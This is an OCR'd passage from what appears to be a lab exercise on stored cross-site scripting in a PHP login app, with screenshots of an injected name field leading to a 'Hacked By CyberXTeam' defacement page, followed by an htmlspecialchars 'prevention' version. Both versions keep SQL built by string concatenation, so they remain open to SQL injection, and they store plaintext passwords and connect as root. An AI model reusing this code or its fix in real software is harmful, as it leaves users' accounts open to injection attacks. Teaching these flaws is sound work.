
```
<?php
session_start();
 if(!$_SESSION['login_user'])
{
echo "Need to login";
}
else {
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "sxss";
$conn = new mysqli($servername, $username, $password,$dbname);
if($_SERVER['REQUEST_METHOD'] == "POST") {
echo "Welcome User!!\n";
$sql="update login set username='".
```


```
$_POST['disp_name'].'" where username='".
$_SESSION['login_user'].'";";
$result = $conn->query($sql);
echo "Your username update is success!!\n";
}
else {
if(strcmp($_SESSION['login_user'],'admin')==0) {
echo "Welcome admin<br><hr>";
echo "List of user's are<br>";
$sql = "select username from login where username!='admin'";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
while($row=$result->fetch_assoc()){
echo " UserName: " . $row["username"]."<br>";
}
}
}
else {
echo "<form name=\"tgs\" id=\"tgs\" method=\"post\" action=\"home.php\">";
echo "Update name:<input type=\"text\" id=\"disp_name\"
name=\"disp_name\" value=\"\">";
echo "<input type=\"submit\" value=\"Update\">";
}
}
}
?>
```


OUTPUT:



Login Page
Not Secure | 192.168.64.2/CSS/clogin.php
Apps
Gmail
YouTube
Login
UserName : priya@gmail.com
Password : priya
Show Password
submit


192.168.64.2/CSS/home.php
Not Secure | 192.168.64.2/CSS/home.php
Apps
Gmail
YouTube
Update name:3S/priya.html">priya
Update


192.168.64.2/CSS/home.php
192.168.64.2 / localhost / sqli
Not Secure | 192.168.64.2/CSS/home.php
Apps
Gmail
YouTube
Welcome User!! Your username update is success!!


Login Page
192.168.64.2 / localhost / sqli
Not Secure | 192.168.64.2/CSS/clogin.php
Apps
Gmail
YouTube
Login
UserName : admin
Password : admin
Show Password
submit


192.168.64.2/CSS/home.php
Not Secure | 192.168.64.2/CSS/home.php
Apps
Gmail
YouTube
Welcome admin
List of user's are
UserName: senba
UserName: priya


Hacked ByCyberXTeam
Not Secure | 192.168.64.2/CSS/priya.html
Apps
Gmail
YouTube
Hacked By CyberXTeam
HAI Admin Your System Not Safe
Please Repair Your Bugs System
We Are Anonymous
We Are Legion
We Do Not Forgive, Expect Us !
(-=HackedByCyberXTeam=-)_

B. PREVENTION

AIM:

To prevent Stored Cross site scripting attack.

PROCEDURE:

We prevent the cross site scripting attack by using htmlspecialchars($_host=(update_name)) command.

This funtion considers special html characters such as <script> and </script> as normal strings and not as special scripts

When the attacker updates username he cant inject scripts and whatever he types will be considered as normal strings.

PROGRAM:

login.html

```
<html>
<head>
<title>Login Page</title>
<style type = "text/css">
body {
font-family:Arial, Helvetica, sans-serif;
font-size:14px;
      }
label {
font-weight:bold;
width:100px;
font-size:14px;
       }
        .box {
border:#666666 solid 1px;
       }
</style>
</head>
<body bgcolor = "#FFFFFF">
<div align = "center">
<div style = "width:300px; border: solid 1px #333333; " align = "left">
```

```
<div style = "background-color:#333333; color:#FFFFFF; padding:
3px;"><b>Login</b></div><div style = "margin:30px">
<form action = "login.php" method = "post">
<label>UserName  :</label><input type = "text" name = "username" class =
"box" required/><br /><br />
<label>Password  :</label><input type = "password" name = "password"
id="p" class = "box" required /><br/><br />
<input type="checkbox" onclick="myFunction()">Show Password
<script>
function myFunction() {
  var x = document.getElementById("p");
  if (x.type === "password") {
    x.type = "text";
  } else {
    x.type = "password";
  }
}
</script>
<input type = "submit" value = "submit "/><br />
</form>
</div>
</div>
</div>
</body>
</html>
```

login.php

```
<?php
$name = $_POST['username'];
$id = $_POST['password'];
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "sxss";
$conn = new mysqli($servername, $username, $password,$dbname);
$sql = "SELECT username,password FROM login WHERE
username='$name'";
```


```
$result = $conn->query($sql);
$row=$result->fetch_assoc();
#echo $name;
#echo $id;
$user_pass = $_POST['password'];
$user_name = $row['username'];
if(strcmp($user_pass,$row['password'])!=0) {
echo "Login failed - Invalid credentials";
}
else {
session_start();
$_SESSION['USER_NAME']= $user_name;
$_SESSION['PASSWORD']= $user_pass;
echo "<head> <meta http-equiv=\"Refresh\" content=\"0;url=home.php\" > </
head>";
}
?>
```


home.php


```
<?php
session_start();
if(!isset($_SESSION['USER_NAME']))
{
   echo "need to login";
}
else {
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "sxss";
$conn = new mysqli($servername, $username, $password,$dbname);
if($_SERVER['REQUEST_METHOD'] == "POST") {
echo "Welcome User!!\n";
#$str=;
#$name= htmlspecialchars($_POST['disp_name']);
$sql="update login set username='".htmlspecialchars($_POST['disp_name'])."'
where username='".$_SESSION['USER_NAME']."';";
```


```
#$sql="update usertable set uname='".$_POST['disp_name']."' where uname='".
$_SESSION['USER_NAME']."';";
$result = $conn->query($sql);
echo "Your username update is success!!";
}
else {
if(strcmp($_SESSION['USER_NAME'],'admin')==0) {
echo "Welcome admin<br><hr>";
echo "List of user's are<br>";
$sql = "select username from login where username!='admin'";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
while($row=$result->fetch_assoc()){
echo " UserName: " . $row["username"]."<br>";
}
}
}
else {
echo "<form name=\"tgs\" id=\"tgs\" method=\"post\" action=\"home.php\">";
echo "Update uname:<input type=\"text\" id=\"disp_name\"
name=\"disp_name\" >";
echo "<input type=\"submit\" value=\"Update\">";
}
}
}
?>
```

